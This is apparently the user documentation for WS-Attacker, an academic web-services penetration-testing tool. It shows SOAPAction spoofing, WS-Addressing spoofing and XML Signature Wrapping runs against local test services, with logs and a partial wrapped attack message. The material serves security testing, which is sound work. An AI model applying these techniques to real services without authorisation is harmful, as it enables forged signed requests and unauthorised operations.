Web Security Attacker Framework

WS-Attacker

Documentation

Christian Mainka Juraj Somorovsky
Andreas Falkenberg

15th June 2015

WS-Attacker is a modular framework for Web Services penetration testing. It is a free and easy to use software solution, which provides an all-in-one security checking interface with only a few clicks.

Contents


1 How to use WS-Attacker

This guide will use WS-Attacker for penetration testing on self-made Web Service. The tool is based on the Paper *Penetration Testing Tool for Web Services Security* presented on SERVICES 2012 (1). In general, you have to to four things:

1. Loading the WSDL and set up the request parameters.
2. Submitting a test request.
3. Configuring the attack plugins.
4. Starting the attacks.

1.1 Loading a WSDL

After starting WS-Attacker, the GUI appears and offers an input field to enter the location of the WSDL, see Figure 1.



http://localhost:1090/WebSite2/Service.asmx?wsdl

Interface: ServiceSoap

Operation: HelloName

GoodbyeName
HelloName

Namespaces:

Prefix	Uri
soapenv	http://schemas.xmlsoap.org/soap/envelope/
tem	http://tempuri.org/

Input:

Name	Parents	Value
tem:name	soapenv:Envelope -> soapenv:Body -> tem:HelloName	Hello


[INFO] Current Request Content chaged!

Figure 1: Loading the WSDL.

The custom service has two operations: *HelloName* and *GoodbyeName*. *HelloName* is chosen as the operation to be tested. The table at the bottom gives a form based input possibility for all request parameters and in this case, *name* is set to *Hello*.

1.2 Submitting a Test Request

Next step is to do a test request: Figure 2 shows the test request and the corresponding response. The request contains a “HelloName” element as first body child and the response holds the corresponding element “HelloNameResult”. This request is very important as attack plugins will use its response for comparing it with the responses of the attack request. This allows to check, what has really changed due to attack modifications.



Request: Endpoint: http://localhost:1090/WebSite2/Service.asmx

```
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:tem="http://tempuri.org/">
  <soapenv:Header/>
  <soapenv:Body>
    <tem:HelloName>
      <!--Optional:-->
      <tem:name>Hello</tem:name>
    </tem:HelloName>
  </soapenv:Body>
</soapenv:Envelope>
```

Response:


```
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xn
  <soap:Body>
    <HelloNameResponse xmlns="http://tempuri.org/">
      <HelloNameResult>Hello Hello</HelloNameResult>
    </HelloNameResponse>
  </soap:Body>
</soap:Envelope>
```

[INFO] Successfully received Response

Figure 2: Submitting a test request.

1.3 Attack Plugin Configuration

The next step is to configure the plugins. In this case, the automatic mode is used for SOAPAction Spoofing (Figure 3) and the WS-Addressing Spoofing plugin detects the endpoint URL automatically (Figure 4), too – there is nothing to configure manually. The tree on the left shares different views on the plugins. *Active Plugins* contains all plugins which will be used for attacking the server, *All Plugins* contains all plugins ordered by their category and *Alphabetical Sorted* shows all plugins in an alphabetical order.


File
WSDL Loader
Test Request
Plugin Config
Attack Overview
Log
Expert View
Active Plugins (2)
SOAPAction Spoofing (Ready)
WS-Addressing Spoofing (Ready)
All Plugins (2)
Spoofing Attacks (2)
SOAPAction Spoofing (Ready)
WS-Addressing Spoofing (Ready)
Alphabetical Sorted (2)
SOAPAction Spoofing (Ready)
WS-Addressing Spoofing (Ready)
All
None
Save
Load

SOAPAction Spoofing


Author: Christian Mainka
Version: 1.0 / 2010-11-30
Max Points: 3

This attack plugin checks if the server is vulnerable to SOAPAction Spoofing.
In automatic mode, all SOAPAction Headers, which are present in the WSDL, are used.
Manual mode can be used to use only a specific operation,
e.g. a public operation which does not damage the server.

Automatic ✓ *Choose SOAPAction automatically*

[INFO] (+) Activating Plugin WS-Addressing Spoofing

Figure 3: Plugin configuration for SOAPAction Spoofing.


File
WSDL Loader
Test Request
Plugin Config
Attack Overview
Log
Expert View
Active Plugins (2)
SOAPAction Spoofing (Ready)
WS-Addressing Spoofing (Ready)
All Plugins (2)
Spoofing Attacks (2)
SOAPAction Spoofing (Ready)
WS-Addressing Spoofing (Ready)
Alphabetical Sorted (2)
SOAPAction Spoofing (Ready)
WS-Addressing Spoofing (Ready)
All
None
Save
Load

WS-Addressing Spoofing

Author: Christian Mainka
Version: 1.0 - 30.11.2010
Max Points: 3

This attack plugin checks if the server is vulnerable to WS-Addressing Spoofing.
It will generate requests which try to invoke the server to send a message to your local s
erver.
This can be very dangerous.


Your IP: Edit settings below as you like
Detect Endpoint automaticly or choose it manually
Port: 10080
Lokal server listens on this port
Endpoint: http://93.131.107.158:10080
This is the URL for your local Server.
Waiting: 3000
Maximum time to wait per request in ms (>=3000ms)

[INFO] All Plugins successfully cleaned

Figure 4: Plugin configuration for WS-Addressing Spoofing.

1.4 Starting the Attacks

The last step is to start the attack. Figure 5 shows the overview of a finished attack run. Active plugins are displayed on the top, their results at the bottom. The slider in the top part allows to filter the results by their level. The user can choose to see only the most *important* results, or see even the request content at the *tracing* level.



Name	Status		Current	Max	Vulnerable?
SOAPAction Spoofing	Finished		3	3	YES
WS-Addressing Spoofing	Finished		0	3	*no*

Time	Level	Source	Content
22:25:32.887	Info	SOAPAction Spoofing	Using first SOAP Body child 'HelloNameResponse' as reference
22:25:32.887	Info	SOAPAction Spoofing	Automatic Mode
22:25:32.887	Info	SOAPAction Spoofing	Creating attack vector
22:25:32.887	Info	SOAPAction Spoofing	Found 1 suitable SOAPActions: [http://tempuri.org/GoodbyeName]
22:25:32.887	Info	SOAPAction Spoofing	Using SOAPAction Header 'http://tempuri.org/GoodbyeName'
22:25:32.902	Info	SOAPAction Spoofing	Detected first body child: 'GoodbyeNameResponse'
22:25:32.902	Important	SOAPAction Spoofing	The server accepts the SOAPAction Header http://tempuri.org/GoodbyeName and executes the corresponding operation. Got 3/3 Points
22:25:32.902	Critical	SOAPAction Spoofing	(3/3) Points: The server executes the Operation specified by the SOAPAction Header. This can be abused to execute unauthorized operations, if authentication is controlled by the SOAP message.
22:25:32.918	Info	WS-Addressing Spoofing	Starting MicroHttpServer on port 10080
22:25:34.74	Info	WS-Addressing Spoofing	Trying to attack using 'ReplyTo' method
22:25:37.621	Info	WS-Addressing Spoofing	Web-Server does not send anything to local server, but we directly received an reply.
22:25:37.621	Info	WS-Addressing Spoofing	Changing WSA Version from 200508 to 200408
22:25:41.121	Info	WS-Addressing Spoofing	Web-Server does not send anything to local server, but we directly received an reply.
22:25:41.121	Info	WS-Addressing Spoofing	'ReplyTo' attack failed.
22:25:41.121	Info	WS-Addressing Spoofing	Trying to attack using 'To' method
22:25:44.433	Info	WS-Addressing Spoofing	Web-Server does not send anything to local server, but we directly received an reply.
22:25:44.433	Info	WS-Addressing Spoofing	Changing WSA Version from 200508 to 200408
22:25:47.730	Info	WS-Addressing Spoofing	Web-Server does not send anything to local server, but we directly received an reply.
22:25:47.730	Info	WS-Addressing Spoofing	'To' attack failed.
22:25:47.730	Info	WS-Addressing Spoofing	Trying to attack using 'FaultTo' method (request will have empty SOAP Body)
22:25:51.42	Info	WS-Addressing Spoofing	Web-Server does not send anything to local server, but we directly received an reply.
22:25:51.42	Info	WS-Addressing Spoofing	Changing WSA Version from 200508 to 200408
22:25:54.339	Info	WS-Addressing Spoofing	Web-Server does not send anything to local server, but we directly received an reply.
22:25:54.339	Info	WS-Addressing Spoofing	'FaulTo' attack failed.

[INFO] Plugin finished: 0/3

Figure 5: Penetration test on .NET finished.

The Web Service is vulnerable to SOAPAction Spoofing but resistant to WS-Addressing Spoofing. This is indicated different aspects:

1. The *vulnerable* column values show **YES** for SOAPAction Spoofing and *no* for WS-Addressing Spoofing.
2. The SOAPAction Spoofing plugin got the maximum rating – three of three points in this case – and WS-Addressing Spoofing got zero points.
3. The results show, that the server has executed the operation defined in the SOAP-Action Header, which is the most critical security issue.

2 Automatic Detection of XML Signature Wrapping Attacks

XML Signature Wrapping (XSW) is a Web Service specific attack allows to modify signed XML messages. It was firstly published in 2005 by McIntosh and Austel (2). The basic idea of this attack is to trick out the reference mechanism which detects the signed parts of an XML message and thus let it use a different message part than the application logic uses.

The impact of this attack can be seen in (3) where the authors uses an XSW attack to attack the Amazon EC21 and Eucalyptus2 SOAP interfaces. They only need to eavesdrop a single SOAP message and afterwards, they are able to start, stop and download the victims cloud instance.

In 2012, the authors applied the attack technique to Single Sign-On scenarios and successfully attacked 11 out of 14 SAML frameworks, including Shiboleth and IBM DataPower (4).

The WS-Attacker XSW Plugin and Library is mainly based on a Master Thesis by Christian Mainka[1].

2.1 Short Technical Attack Description

The most frequently used scenario for XML Signature is to refer the signed parts of an XML message by an ID attribute. This method is easy to understand for humans and simple to implement for developers. However, it has the big disadvantage that the signature itself only protects the content of the signed elements but not its location within the document. Thus, the signed element can be moved to another location – vertically and horizontally in the Document structure – without invalidating the signature.

Figure 6 gives an example for constructing an XSW message which still bypasses the signature verification process but changes the payload used by the application logic.

The original message has a signed `Body` element which is referenced by the ID attribute `#body`. The attack message on the right has a new `Wrapper` element placed as a child of the `Header` element. Its child is a copy of the original signed `Body` element. Note that the ID attribute still has the value `#body`. The original `Content` element is replaced by a new `AttackerContent` element and the ID attribute of its ancestor `Body` element is changed to `new-body`, so that the signature verification logic will not use it. There might also be other attack scenarios in which the attribute value remains the same as in the `Wrapper` element or it removed completely. The success of this attack depends on the implemented application- and verification logic.

[1] `http://nds.rub.de/media/nds/arbeiten/2012/07/24/ws-attacker-ma.pdf`




Figure 6: Creating an XSW message for an ID referencing based XML Signature. The original signed message is shown on the left side. The XSW message on the right side is constructed by copying the signed element to a `Wrapper` element and modifying the signed content to the attackers' needs.

The main problem why this attack works is that the signature verification- and the application logic use different methods for detecting their elements. The signature verification logic looks for an element which has the attribute `wsu:Id="body"` and uses it to compute the digest value. The application logic, in contrast, does not care about the attribute `wsu:Id="body"` – it just uses the first child element of the `Body` element in the SOAP message. Obviously, these referencing methods are not equivalent, as the example attack message shows.

This is just the very basic example of one possible XSW techniques. More complicated attack variants can be found in (5), (6) and the Master Thesis mentioned before.

2.2 Using the XSW Plugin


This section will explain how to use the XSW plugin by an example attack on Apache Axis2 which uses the Rampart Security Module. For attacking the server, it is started with the policy example 02 distributed with Rampart.

The first steps are similar to the common usage of WS-Attacker. You need to load the WSDL and choose the operation to attack. Afterwards you need a signed SOAP message to continue. Creating/Getting such messages can be a real challenge. One example to create such a message is to use SoapUI[2]. However, this tool is only capable for creating ID

[2] `http://www.soapui.org/`

based XML Signatures. Another example is using Wireshark4 and eavesdrop a message created by some client. For this scenario, the message created by the Rampart example client is eavesdropped.

Next is to configure the plugin. Figure 7 shows the configuration window.



Signature Wrapping

Author: Christian Mainka
Version: 1.0 / 2012-03-30
Max Points: 100

Tries several XML Signature Wrapping techniques to invoke a Service with unsigned content.

Currently supported techniques:
(1) Attack ID References.
(2) Abuse descendant* Axis, e.g. double-slash in XPath.
(3) Abuse attribute expressions in XPaths.
(4) Try namespace-injection attack to attack prefixes in XPaths.

At least one signed part needs some valid XML payload, otherwise the plugin is *not configured*.

Change Action? No
Allows to change the SoapAction Header.

Abort? ☐ *Abort after first successful attack message.*

Schema? ☐ *Turn on, to not use any XML Schema.*

Used Schema files
Set the Schema Files.
Soap11, Soap12, WSA, WSSE, WSU, DS and XPathFilter2 are included by default.

Search? ✓ *SOAP Response must contain a specific String.*

Contains Hello ATTACKERS world

View
Display the wrapping messages.

Show Payload #1

Reference Element
```
he.org"><ns1:param0>Hello ATTACKERS world</ns1:param0></ns1:echo></s
```

Timestamp? ☐

URI="#Id-1301353792"

[INFO] Plugin finished: 100/100


Figure 7: Configuration of the XSW plugin within the WS-Attacker framework.

- ▷ It is possible to **change** the **SOAPAction** parameter. This can be useful if the attacker wants to invoke a different operation to the one he chose after loading the WSDL.
- ▷ If the **abort** checkbox is on, the attack will stop after the first successful attack. Otherwise, it will go on with further XSW messages. This can be usefull to detect more than one attack message.
- ▷ The **Schema Validation** can be optionally turned off. This might be useful if the server does not care on any XML Schema. However, the attack will be much slower as more XSW attack messages can be used.
- ▷ An optional **Search String** can be specified. This means, that each response, which is not a SOAP Fault, will be searched for this string. The attack is then

only successful if the string is contained. This is useful to detect if the correct payload is used (in some cases, the original payload can be executed instead of the new one).

- ▷ A **view button** can be used to create and view all XSW messages without sending them to the server. If the WS-Attacker user knows the ID of the successful message (shown in log), he can use this button to re-create the message.
- ▷ The **dropdown** box must be used to set the payload. Note that the plugin is **not configured** if there is no payload set by the user.

After configuring the plugin, the attacks can be started as usual. An example result window can be seen in Figure 8.



Name	Status	Current	Max	Vulnerable?
Signature Wrapping	Finished	100	100	YES

Time	Level	Source	Content
11:37:36.381	Important	Signature Wrapping	
11:39:54.857	Critical	Signature Wrapping	CRITICAL: Server could be successfully attacked!
11:39:54.857	Important	Signature Wrapping	Found 1428 of 8316 working XSW messages.

```
Wrapper @
/soapenv:Envelope[1]/soapenv:Header[1]/wsse:Security[1]/ds:Signature[1]/ds:Object[1]/s
oapenv:Body[1]
Removed attribute from from payload element soapenv:Body
Wrapper @
/soapenv:Envelope[1]/soapenv:Header[1]/wsse:Security[1]/wsu:Timestamp[1]/wsatk:wrap
per[1]/wsu:Timestamp[1]
Removed attribute from from payload element wsu:Timestamp
Request:
<soapenv:Envelope><soapenv:Header><wsse:Security
soapenv:mustUnderstand="1"><wsu:Timestamp><wsu:Created>2012-05-11T09:37:36.2
84Z</wsu:Created><wsu:Expires>2012-05-11T09:42:36.284Z</wsu:Expires><wsatk:wra
pper><wsu:Timestamp
wsu:Id="Timestamp-1"><wsu:Created>2012-05-11T09:20:05.624Z</wsu:Created><wsu:
Expires>2012-05-11T09:25:05.624Z</wsu:Expires></wsu:Timestamp></wsatk:wrapper>
</wsu:Timestamp><wsse:BinarySecurityToken
EncodingType="http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-soap-message
-security-1.0#Base64Binary"
ValueType="http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-x509-token-profile-
1.0#X509v3"
wsu:Id="CertId-2686A3873234BDE44713367280059491">MIICTzCCAbigAwIBAgIESy9O5zAN
BgkqhkiG9w0BAQUFADBsMQswCQYDVQQGEwJMSzEQMA4GA1UECBMHV2VzdGVybjEQMA4GA1
UEBxMHQ29sb21ibzEPMA0GA1UEChMGQXBhY2hlMRAwDgYDVQQLEwdSYW1wYXJ0MRYwFAYDV
QQDEw1TYW1wbGUgQ2xpZW50MB4XDTA5MTIyMTEwMzMxMVoXDTM3MDUwNzEwMzMxMVowb
DELMAkGA1UEBhMCTEsxEDAOBgNVBAgTB1dlc3Rlcm4xEDAOBgNVBAcTB0NvbG9tYm8xDzANB
